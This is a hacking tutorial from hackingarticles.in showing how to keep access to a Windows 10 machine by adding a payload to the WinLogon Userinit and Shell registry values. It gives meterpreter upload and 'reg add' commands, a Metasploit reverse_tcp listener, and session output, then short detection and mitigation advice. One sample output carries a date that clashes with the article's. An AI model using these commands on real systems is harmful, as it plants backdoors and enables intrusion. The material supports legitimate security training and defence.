

Windows Persistence using WinLogon

 hackingarticles.in/windows-persistence-using-winlogon

Raj

April 12, 2020

In this article, we are going to describe the ability of the WinLogon process to provide persistent access to the Target Machine.

Table of Content

- **Introduction**
- **Configurations used in Practical**
- **Default Registry Key Values**
- **Persistence using WinLogon**
 - Using Userinit Key
 - Using the Shell Key
- **Detection**
- **Mitigation**

Introduction

The Winlogon process is a very important part of the Windows operating system, and Windows will be unusable without it.

This process performs many important tasks related to the Windows sign-in process. For example, when you sign in, the Winlogon process is responsible for loading your user profile into the registry. Hence, each Windows user account is dependent on WinLogon to use the keys under HKEY_CURRENT_USER which is unique for each user account.

Winlogon has special hooks into the system and watches to see if you press Ctrl+Alt+Delete. This is known as the “secure attention sequence”, and it’s why some PCs may be configured to require you to press Ctrl+Alt+Delete before you sign in. This combination of keyboard shortcuts is constantly caught by Winlogon, which guarantees you’re signing in on a safe desktop where different programs can’t monitor the password you’re typing or impersonate a sign-in dialog.

The Windows Logon Application additionally monitors the keyboard and mouse action and is liable for locking your PC and starting screen savers after a time of no activity.

Microsoft Official site provides a more detailed, technical list of **Winlogon’s responsibilities**.

Configurations used in Practical

Attacker:

OS: Kali Linux 2020.1

IP: 192.168.1.112

Target:


OS: Windows 10

IP: 192.168.1.104

Default Registry Key Values

Now as discussed in the introduction, the WinLogon process controls the HKEY_CURRENT_USER. But being a Windows Proprietary Software, its registry values are located in the HKEY_LOCAL_MACHINE. If we want to take a look at the Registry Key Values for WinLogon, we will have to open the Registry Editor. This can be achieved by typing Regedit in the Run Panel. Then Traverse to the following Location:

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon



Now here among a lot of other keys we see that we have keys named Userinit and Shell of REG_SZ type. We will be using these keys to gain persistence over this machine. The scenario that can be related here is that the attacker gains a meterpreter session over the Target Machine here. The attacker can use any method of their choice. Then he uses the meterpreter session to alter the Registry Keys in WinLogon to convert its session into a persistence session.

Persistence using Userinit Key

Transferring Malicious Executable

We created a malicious executable file named raj.exe using the msfvenom tool. More about that [here](#). Now using the meterpreter session that we already obtained, we transfer this malicious executable to the Target Machine. We will be using the upload command of the meterpreter for this. After the file is successfully uploaded to the Target Machine, we ran the shell command.


```
upload /root/raj.exe
```

Modifying Registry Values

Since we have the shell of the Target System, we used the “reg query” command to get information about the Userinit Key of WinLogon. We see that it has the default value we saw earlier. Now using the “reg add” command we modified the key value to hold the malicious executable as well.

```
shell
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v Userinit
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit
/d "Userinit.exe, raj.exe" /f
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" /v userinit
```

We ran the “reg query” command again to ensure that the values are indeed modified.



```
meterpreter > upload /root/raj.exe .
[*] uploading : /root/raj.exe -> .
[*] uploaded  : /root/raj.exe -> .\raj.exe
meterpreter > shell
Process 6876 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v userinit
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v userinit

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    userinit    REG_SZ    C:\Windows\system32\userinit.exe,


C:\Windows\system32>reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /d "Userinit.exe, raj.exe" /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /d "Userinit.exe, raj.exe" /f
The operation completed successfully.

C:\Windows\system32>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v userinit
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v userinit

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    userinit    REG_SZ    Userinit.exe, raj.exe

C:\Windows\system32>
```

We can also verify the modification manually here as shown in this image below.



Gaining Persistent Shell

Now that we have made the changes in the registry. We should be getting a persistent shell as soon as the WinLogon is triggered. Although we need to have a listener set up for the session that is generated. The listener should have the same configurations as IP Address and Port that were used in crafting the payload. Here we can see that we have a persistent shell.

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.1.112
set lport 4444
exploit
```


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.112
lhost => 192.168.1.112
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.112:4444
[*] Sending stage (206403 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.112:4444 -> 192.168.1.104:49672) at 2023-10-10 10:10:10

meterpreter > sysinfo
Computer      : DESKTOP-PIGEFK0
OS            : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >
```

Persistence using Shell Key

We got our persistence using the Userinit key. Now let's focus on another key that can be used to achieve persistence over the Target Machine. It is the Shell key. It by default holds the explorer.exe as shown in the given below.



Modifying Registry Values

As we did in the previous practices, we will be gaining a meterpreter session, then we will be transferring the payload over to the Target Machine using the upload command. Then we will be adding the name of the executable in the Registry Value using reg add command.

```
upload /root/raj.exe
shell
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell /d
"explorer.exe, raj.exe" /f
```

```

meterpreter > upload /root/raj.exe .
[*] uploading : /root/raj.exe -> .
[*] uploaded  : /root/raj.exe -> .\raj.exe
meterpreter > shell
Process 4484 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18362.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Shell REG_SZ explorer.exe

C:\Windows\system32>reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell /d "explorer.exe, raj.exe" /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell /d "explorer.exe, raj.exe" /f
The operation completed successfully.

C:\Windows\system32>reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell


HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Shell REG_SZ explorer.exe, raj.exe

C:\Windows\system32>

```

We can verify that the payload is indeed added to the Shell Key by going to the location in the Registry Editor

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon



Gaining Persistent Shell

Now that we have made the changes in the registry. We should be getting a persistent shell as soon as the WinLogon is triggered. Although we need to have a listener set up for the session that is generated. The listener should have the same configurations as IP Address and Port that were used in crafting the payload. Here we can see that we have a persistent shell.

```

use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.1.112
set lport 4444
exploit

```



```

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.112
lhost => 192.168.1.112
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.112:4444
[*] Sending stage (206403 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.112:4444 -> 192.168.1.104:49671) at 2020-

meterpreter > sysinfo
Computer      : DESKTOP-PIGEFK0
OS            : Windows 10 (10.0 Build 18362).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter >

```

Detection

- Monitor for changes to Registry entries associated with Winlogon that do not correlate with known software, patch cycles, etc.
- Tools such as Sysinternals Autoruns may also be used to detect system changes that could be attempted at persistence, including listing current Winlogon helper values.
- New DLLs written to System32 that do not correlate with known good software or patching may also be suspicious.
- Look for abnormal process behavior that may be due to a process loading a malicious DLL.
- Data and events should not be viewed in isolation but as part of a chain of behavior that could lead to other activities, such as network connections made for Command and Control, learning details about the environment through Discovery, and Lateral Movement.

Mitigation

- Identify and block potentially malicious software that may be executed through the Winlogon helper process by using whitelisting tools like AppLocker that are capable of auditing and/or blocking unknown DLLs.
- Limit the privileges of user accounts so that only authorized administrators can perform Winlogon helper changes.

We at Hacking Articles want to request everyone to stay at home and self-quarantine yourself for the prevention against the spread of the COVID-19. I am writing this article while Working from home. Take care and be Healthy!

[MITRE|ATT&CK](#)

